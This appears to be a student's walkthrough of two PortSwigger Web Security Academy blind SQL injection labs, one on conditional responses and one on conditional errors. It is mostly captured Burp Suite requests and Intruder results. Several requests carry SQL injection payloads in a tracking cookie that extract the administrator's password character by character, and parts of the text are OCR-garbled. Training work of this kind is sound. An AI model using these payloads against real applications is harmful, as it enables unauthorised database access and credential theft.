
Pretty Raw Hex Render

```
LAB
</span>
36 <p>
    Not solved
  </p>
37 <span class=lab-status-icon>
  </span>
38 </div>
39 </div>
40 </div>
41 </section>
42 </div>
43 <!--LAB HEADER_END-->
44 <div theme="ecommerce">
45 <section class="maincontainer">
46 <div class="container">
47 <header class="navigation-header">
48 <section class="top-links">
49 <a href="/>Home
  </a>
  <p>
    |
  </p>
50 <div>
  Welcome back!
</div>
  <p>
    |
  </p>
51 <a href="/my-account">
  By account
  </a>
  <p>
    |
  </p>


```

Request
Request
Request
Request
Response

After injecting 'and1=1--we get a welcome back message




checking if there is any user table with
username




It exists

Checking if username administrator exists



Sent it to intruder and now bruteforcing the password



Password is exactly 20 characters as it changes length at 20

2. Intruder attack of https://0aaf00803b0b1bd84123ba900bd003f.web-security-academy.net

Attack Save

Results Positions

Capture filter: Capturing all items Apply capture filter

View filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		200	203			11694	
1	1	200	198			11694	
2	2	200	202			11694	
3	3	200	200			11694	
4	4	200	199			11694	
5	5	200	203			11694	
6	6	200	199			11694	
7	7	200	202			11694	
8	8	200	198			11694	
9	9	200	198			11694	
10	10	200	197			11694	
11	11	200	201			11694	
12	12	200	206			11694	
13	13	200	209			11694	
14	14	200	198			11694	
15	15	200	197			11694	
16	16	200	199			11694	
17	17	200	201			11694	
18	18	200	197			11694	
19	19	200	202			11694	
20	20	200	194			11633	

Checking to get the whole password

Dashboard Target Proxy **Intruder** Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover

3 x +

Sniper attack Start attack

Target: https://0aaf00803b0b1bd84123ba900bd003f.web-security-academy.net Update Host header to match target

Positions Add \$ Clear \$ Auto \$

```

1 GET / HTTP/2
2 Host: 0aaf00803b0b1bd84123ba900bd003f.web-security-academy.net
3 Cookie: TrackingId=3b7e9yED7JHTingK and (select substring(password,1,1) from users where username = 'administrator')=7; session=
4 Icaam9DyQitCh8FspgPore7aB3vQuv7
5 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
6 Sec-Ch-Ua-Mobile: 10
7 Sec-Ch-Ua-Platform: "Windows"
8 Accept-Language: en-US,en;q=0.9
9 Upgrade-Insecure-Requests: 1
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
11 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-User: ?1
15 Sec-Fetch-Dest: document
16 Referer: https://0aaf00803b0b1bd84123ba900bd003f.web-security-academy.net/
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=0, l
19
20

```

Payloads

Payload position: All payload positions

Payload type: Bruteforcer

Payload count: 36

Request count: 36

Payload configuration

This payload type generates payloads of specified lengths that contain all permutations of a specified character set.

Character set: abcdefghijklmnopqrstuvwxyz0123456789

Min length: 1

Max length: 1

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add Enabled Rule

Edit

Remove

Up

Down

Payload encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters: ,<>?+&:"'[]^`#

1 highlight 1 payload position Length: 920

Sent it to intruder and got the first character as 7 (where the length changes)

Cluster bomb attack

Target: <https://0aa100803b0b1bd54123ba900bd003f.web-security-academy.net> ☒ Update Host header to match target

Positions:

```
1 GET / HTTP/2
2 Host: 0aa100803b0b1bd54123ba900bd003f.web-security-academy.net
3 Cookie: TrackingId=QvVelyDYvHTivqK'and (select substring(password,$1$,1) from users where username = 'administrator')='<SAS'--; session=
4 IxaawFFdyGflicCh8FzghRva7aQvQuvT
5 Sec-Ch-Ua: "Not-A.Brand",v="24", "Chromium",v="146"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows"
8 Accept-Language: en-US,en;q=0.9
9 Upgrade-Insecure-Requests: 1
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
11 Accept:
12 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: https://0aa100803b0b1bd54123ba900bd003f.web-security-academy.net/
18 Accept-Encoding: gzip, deflate, br
19 Priority: u=0, i
20
```

2 highlights 2 payload positions Length: 922

Payloads

Payload position: 1 - 1

Payload type: Numbers

Payload count: 20

Request count: 720

Payload configuration

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: ☒ Sequential ☐ Random

From: 1

To: 20

Step: 1

How many:

Number format

Base: ☒ Decimal ☐ Hex

Min integer digits: 0

Max integer digits: 2

Min fraction digits: 0

Max fraction digits: 0

Examples

1

21

Payload processing

Cluster bomb attack

Target: <https://0aa100803b0b1bd54123ba900bd003f.web-security-academy.net> ☒ Update Host header to match target

Positions:

```
1 GET / HTTP/2
2 Host: 0aa100803b0b1bd54123ba900bd003f.web-security-academy.net
3 Cookie: TrackingId=QvVelyDYvHTivqK'and (select substring(password,$1$,1) from users where username = 'administrator')='<SAS'--; session=
4 IxaawFFdyGflicCh8FzghRva7aQvQuvT
5 Sec-Ch-Ua: "Not-A.Brand",v="24", "Chromium",v="146"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows"
8 Accept-Language: en-US,en;q=0.9
9 Upgrade-Insecure-Requests: 1
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
11 Accept:
12 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: https://0aa100803b0b1bd54123ba900bd003f.web-security-academy.net/
18 Accept-Encoding: gzip, deflate, br
19 Priority: u=0, i
20
```

2 highlights 2 payload positions Length: 922

Payloads

Payload position: 2 - a

Payload type: Brute forcer

Payload count: 36

Request count: 720

Payload configuration

This payload type generates payloads of specified lengths that contain all permutations of a specified character set.

Character set: abcdefghijklmnopqrstuvwxyz0123456789

Min length: 1

Max length: 1

Payload processing

Payload encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

☒ URL-encode these characters:

Change attack to cluster bomb attack and give both payloads as seen in screenshot and start it

Attack Save 6. Intruder attack of https://0aa008803b0b1bd84123ba900bd003f.web-security-academy.net

6. Intruder attack of https://0aa008803b0b1bd84123ba900bd003f.web-security-academy.net

Attack Save

Results Positions

Capture filter: Capturing all items Apply capture filter

View filter: Hiding 3xx, 4xx and 5xx responses

Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Comment
653	13	6	200	197			11633	
654	14	6	200	173			11633	
655	15	6	200	194			11633	
656	16	6	200	177			11633	
657	17	6	200	178			11633	
658	18	6	200	180			11633	
659	19	6	200	177			11633	
660	20	6	200	167			11633	
661	1	7	200	181			11694	
662	2	7	200	195			11633	
663	3	7	200	185			11633	
664	4	7	200	179			11633	
665	5	7	200	171			11633	
666	6	7	200	192			11633	
667	7	7	200	170			11633	
668	8	7	200	181			11633	
669	9	7	200	183			11633	
670	10	7	200	181			11633	
671	11	7	200	169			11633	
672	12	7	200	162			11633	
673	13	7	200	186			11633	
674	14	7	200	186			11633	
675	15	7	200	187			11633	
676	16	7	200	182			11694	
677	17	7	200	167			11633	
678	18	7	200	180			11633	

Request

Pretty Raw Hex

```
1 GET / HTTP/2
2 Host: 0aa008803b0b1bd84123ba900bd003f.web-security-academy.net
3 Cookie: TrackingId=0bVesYEDYNTIvg6'and (select substring(password,16,1) from users where username = 'administrator')>'?'--; session=IraaeVBy2iic3EFag8Ira7aDvQuT
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 11895
5
```

Inspector

Request attributes 2

Request cookies 2

Request headers 21

Response headers 3

Finished



Blind SQL injection with conditional responses

[Back to lab description >>](#)

LAB Solved

Congratulations, you solved the lab!

Share your skills!



[Continue learning >>](#)

[Home](#) | [Welcome back!](#) | [My account](#) | [Log out](#)

My Account

Your username is: administrator

Email

Update email

Got the password

Lab: Blind SQL injection with conditional responses

PRACTITIONER

LAB

Solved

This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics, and performs a SQL query containing the value of the submitted cookie.

The results of the SQL query are not returned, and no error messages are displayed. But the application includes a `Welcome back` message in the page if the query returns any rows.

The database contains a different table called `users`, with columns called `username` and `password`. You need to exploit the blind SQL injection vulnerability to find out the password of the `administrator` user.

To solve the lab, log in as the `administrator` user.

Lab 2:

The screenshot displays the network tab of a web browser's developer tools. It shows a request and its corresponding response.

Request:

- Method: GET
- URL: / HTTP/2.0
- Host: 0a7400f8049f6761802b2b0a00dc00c2.web-security-academy.net
- Cookie: TrackingId=0cePw3Mx2bUfK1xz; session=bPoAmOv1hYsbs7aiE1gChnBfec01XA2H
- Sec-Ch-Ua: "Not-A.Brand",v="24", "Chromium",v="146"
- Sec-Ch-Ua-Mobile: 70
- Sec-Ch-Ua-Platform: "Windows"
- Accept-Language: en-US,en;q=0.9
- Upgrade-Insecure-Requests: 1
- User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
- Sec-Fetch-Site: same-origin
- Sec-Fetch-Mode: navigate
- Sec-Fetch-User: ?1
- Sec-Fetch-Dest: document
- Referer: https://0a7400f8049f6761802b2b0a00dc00c2.web-security-academy.net/
- Accept-Encoding: gzip, deflate, br
- Priority: u=0, i

Response:

- Status: HTTP/2.0 500 Internal Server Error
- Content-Type: text/html; charset=utf-8
- X-Frame-Options: SAMEORIGIN
- Content-Length: 2330
- Body: <!DOCTYPE html><html><!--LAB_HEAD_START--><head><link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet><link href=/resources/css/labs.css rel=stylesheet><title>Blind SQL injection with conditional errors</title></head><!--LAB_HEAD_END--><script src=/resources/labheader/js/labHeader.js></script><!--LAB_HEADER_START--><div id=academyLabHeader><section class=academyLabBanner><div class=container><div class=logo></div><div class=title-container><h2>Blind SQL injection with conditional errors</h2>Back to lab description svg version=1.1 id=Layer_1 xmlns=http://www.w3.org/2000/svg xlink=

Send Cancel < > Burp AI Target: https://0a7d00f8049f6761802b2

Request

Pretty Raw Hex

```
1 GET / HTTP/2
2 Host: 0a7d00f8049f6761802b2b0a00dc00c2.web-security-academy.net
3 Cookie: TrackingId=0cePw3Xr2buiKlxz' || (select '' ||'; session=
4 bPoAmOvIhY5bs7aiE1gChnBFoc01KAZH
5 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows"
8 Accept-Language: en-US,en;q=0.9
9 Upgrade-Insecure-Requests: 1
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
11 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
12 Accept:
13 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
14 age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer: https://0a7d00f8049f6761802b2b0a00dc00c2.web-security-academy.net/
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 500 Internal Server Error
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2330
5
6 <!DOCTYPE html>
7 <html>
8 <!--LAB_HEAD_START-->
9 <head>
10 <link href=/resources/labheader/css/academyLabHeader.css rel=
11 stylesheet>
12 <link href=/resources/css/labs.css rel=stylesheet>
13 <title>
14 Blind SQL injection with conditional errors
15 </title>
16 </head>
17 <!--LAB_HEAD_END-->
18 <script src=/resources/labheader/js/labHeader.js>
19 </script>
20 <!--LAB_HEADER_START-->
21 <div id=academyLabHeader>
22 <section class=academyLabBanner>
23 <div class=container>
24 <div class=logo>
25 </div>
26 <div class=title-container>
27 <h2>
28 Blind SQL injection with conditional errors
29 </h2>
30 <a class=link-back href=
31 https://portswigger.net/web-security/sql-injection/bl
32 ind/lab-conditional-errors>
33 Back&nbsp;to&nbsp;lab&nbsp;description&nbsp;
34 <svg version=1.1 id=Layer_1 xmlns=
35 http://www.w3.org/2000/svg xmlns:xlink=
36 http://www.w3.org/1999/xlink x=0px y=0px
37 viewBox=0 0 28 30 enable-background=new 0 0
38
```

Pretty Raw Hex

```
1 GET / HTTP/2
2 Host: 0a7d00f8049f6761802b2b0a00dc00c2.web-security-academy.net
3 Cookie: TrackingId=0cePw3Xr2buiKlxz' || (select '' from users where rownum = 1)
4 ||'; session=bPoAmOvIhY5bs7aiE1gChnBFoc01KAZH
5 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows"
8 Accept-Language: en-US,en;q=0.9
9 Upgrade-Insecure-Requests: 1
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
11 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
12 Accept:
13 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
14 age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer: https://0a7d00f8049f6761802b2b0a00dc00c2.web-security-academy.net/
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22
```

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 11491
5
6 <!DOCTYPE html>
7 <html>
8 <!--LAB_HEAD_START-->
9 <head>
10 <link href=/resources/labheader/css/academyLabHeader.css rel=
11 stylesheet>
12 <link href=/resources/css/labsEcommerce.css rel=stylesheet>
13 <title>
14 Blind SQL injection with conditional errors
15 </title>
16 </head>
17 <!--LAB_HEAD_END-->
18 <body>
19 <script src=/resources/labheader/js/labHeader.js>
20 </script>
21 <!--LAB_HEADER_START-->
22 <div id=academyLabHeader>
23 <section class=academyLabBanner>
24 <div class=container>
25 <div class=logo>
26 </div>
27 <div class=title-container>
28 <h2>
29 Blind SQL injection with conditional
30 errors
31 </h2>
32 <a class=link-back href=
33 https://portswigger.net/web-security/sql-inject
34 ion/blind/lab-conditional-errors>
35 Back&nbsp;to&nbsp;lab&nbsp;description&nbsp;
36 p;
37
```

```
1 GET / HTTP/2
2 Host: 0a7d00f8049f6761802b2b0a00dc00c2.web-security-academy.net
3 Cookie: TrackingId=0cePw3KtZbuIK1xz'|(select CASE WHEN (1=1) THEN
4 TO_CHAR(1/0) ELSE ' ' END FROM dual) ||'; session=
5 bPcAmOvThY5bs7aiElgChnBfoc01XAZH
6 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept-Language: en-US,en;q=0.9
10 Upgrade-Insecure-Requests: 1
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
12 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
13 Accept:
14 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
15 age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-Mode: navigate
18 Sec-Fetch-User: ?1
19 Sec-Fetch-Dest: document
20 Referer: https://0a7d00f8049f6761802b2b0a00dc00c2.web-security-academy.net/
21 Accept-Encoding: gzip, deflate, br
22 Priority: u=0, i
23
24
25
```

```
1 HTTP/2 500 Internal Server Error
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2330
5
6 <!DOCTYPE html>
7 <html>
8 <!--LAB_HEAD_START-->
9 <head>
10 <link href=/resources/labheader/css/academyLabHeader.css rel=
11 stylesheet>
12 <link href=/resources/css/labs.css rel=stylesheet>
13 <title>
14 Blind SQL injection with conditional errors
15 </title>
16 </head>
17 <!--LAB_HEAD_END-->
18 <script src=/resources/labheader/js/labHeader.js">
19 </script>
20 <!--LAB_HEADER_START-->
21 <div id="academyLabHeader">
22 <section class="academyLabBanner">
23 <div class="container">
24 <div class="logo">
25 </div>
26 <div class="title-container">
27 <h2>
28 Blind SQL injection with conditional errors
29 </h2>
30 <a class="link-back href='
31 https://portswigger.net/web-security/sql-injection/bl
32 ind/lab-conditional-errors'>
33 Back&nbsp;to&nbsp;lab&nbsp;description&nbsp;
34 <svg version=1.1 id=Layer_1 xlns='
35 http://www.w3.org/2000/svg' xmlns:xlink='
36 http://www.w3.org/1999/xlink' x=0px y=0px
37 viewBox='0 0 28 30' enable-background='new 0 0
```

got error which confirms that administrator user exists

```
1 GET / HTTP/2
2 Host: 0a7d00f8049f6761802b2b0a00dc00c2.web-security-academy.net
3 Cookie: TrackingId=0cePw3KtZbuIK1xz'|(select CASE WHEN (1=1) THEN
4 TO_CHAR(1/0) ELSE ' ' END FROM users where username = 'administrator' ||';
5 session=bPcAmOvThY5bs7aiElgChnBfoc01XAZH
6 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept-Language: en-US,en;q=0.9
10 Upgrade-Insecure-Requests: 1
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
12 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
13 Accept:
14 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
15 age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-Mode: navigate
18 Sec-Fetch-User: ?1
19 Sec-Fetch-Dest: document
20 Referer: https://0a7d00f8049f6761802b2b0a00dc00c2.web-security-academy.net/
21 Accept-Encoding: gzip, deflate, br
22 Priority: u=0, i
23
24
25
```

```
1 HTTP/2 500 Internal Server Error
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2330
5
6 <!DOCTYPE html>
7 <html>
8 <!--LAB_HEAD_START-->
9 <head>
10 <link href=/resources/labheader/css/academyLabHeader.css rel=
11 stylesheet>
12 <link href=/resources/css/labs.css rel=stylesheet>
13 <title>
14 Blind SQL injection with conditional errors
15 </title>
16 </head>
17 <!--LAB_HEAD_END-->
18 <script src=/resources/labheader/js/labHeader.js">
19 </script>
20 <!--LAB_HEADER_START-->
21 <div id="academyLabHeader">
22 <section class="academyLabBanner">
23 <div class="container">
24 <div class="logo">
25 </div>
26 <div class="title-container">
27 <h2>
28 Blind SQL injection with conditional errors
29 </h2>
30 <a class="link-back href='
31 https://portswigger.net/web-security/sql-injection/bl
32 ind/lab-conditional-errors'>
33 Back&nbsp;to&nbsp;lab&nbsp;description&nbsp;
34 <svg version=1.1 id=Layer_1 xlns='
35 http://www.w3.org/2000/svg' xmlns:xlink='
36 http://www.w3.org/1999/xlink' x=0px y=0px
37 viewBox='0 0 28 30' enable-background='new 0 0
```

got error meaning the length is > 1

got length of the password is at 20

Attack Save 8. Intruder attack of https://0a7d00f8049f6761802b2b0a00dc00c2.web-security-academy.net

8. Intruder attack of https://0a7d00f8049f6761802b2b0a00dc00c2.web-security-academy.net Attack Save

Results Positions

Capture filter: Capturing all items Apply capture filter

View filter: Showing all items

Request ^	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		500	187			2457	
1	1	500	184			2457	
2	2	500	186			2457	
3	3	500	185			2457	
4	4	500	186			2457	
5	5	500	188			2457	
6	6	500	186			2457	
7	7	500	187			2457	
8	8	500	184			2457	
9	9	500	181			2457	
10	10	500	184			2457	
11	11	500	300			2457	
12	12	500	183			2457	
13	13	500	183			2457	
14	14	500	185			2457	
15	15	500	184			2457	
16	16	500	185			2457	
17	17	500	182			2457	
18	18	500	184			2457	
19	19	500	185			2457	
20	20	200	186			11600	

Request

Pretty Raw Hex

```
1 GET / HTTP/2
2 Host: 0a7d00f8049f6761802b2b0a00dc00c2.web-security-academy.net
3 Cookie: TrackingId=0cePw3Xr2buIKLx=|(select CASE WHEN (1=1) THEN
  TO_CHAR(1/0) ELSE '' END FROM users where username = 'administrator' and
  LENGTH(password)>20) ||'; session=bPoAmOvZhtYShs7a1ElgCbnBFoc0lKAZH
4 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 11491
5
6 <!DOCTYPE html>
```



Congratulations, you solved the lab!

Share your skills!

[Continue learning >>](#)[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: administrator

Email

[Update email](#)

Got the password

Lab: Blind SQL injection with conditional errors

PRACTITIONER



LAB



Solved



